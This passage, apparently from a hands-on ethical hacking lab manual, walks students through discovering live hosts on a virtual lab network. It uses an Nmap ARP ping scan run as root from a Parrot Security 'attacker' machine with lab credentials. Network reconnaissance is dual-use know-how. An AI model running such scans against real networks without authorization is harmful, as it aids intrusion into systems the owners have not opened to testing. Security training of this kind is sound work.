
Here, we will use Nmap to discover a list of live hosts in the target network. We can use Nmap to scan the active hosts in the target network using various host discovery techniques such as ARP ping scan, UDP ping scan, ICMP ECHO ping scan, ICMP ECHO ping sweep, etc.

1. Turn on the **Windows 11, Windows Server 2022, Windows Server 2019, Parrot Security, Ubuntu, and Android** virtual machines.
2. In the login page of **Parrot Security** machine, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.




4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. In the terminal window, type the command **nmap -sn -PR [Target IP Address]** (here, the target IP address is **10.10.1.22**) and press **Enter**.

Note: **-sn**: disables port scan and **-PR**: performs ARP ping scan.




```
Applications Places System [Icons] [Terminal] [Help]
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# nmap -sn -PR 10.10.1.22
```

7. The scan results appear, indicating that the target **Host is up**, as shown in the screenshot.

Note: In this lab, we are targeting the **Windows Server 2022 (10.10.1.22)** machine.

Note: The ARP ping scan probes ARP request to target host; an ARP response means that the host is active.

Note: The MAC address might differ when you perform this task.




```
Applications Places System [Icons] [Terminal] [Help]
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# nmap -sn -PR 10.10.1.22
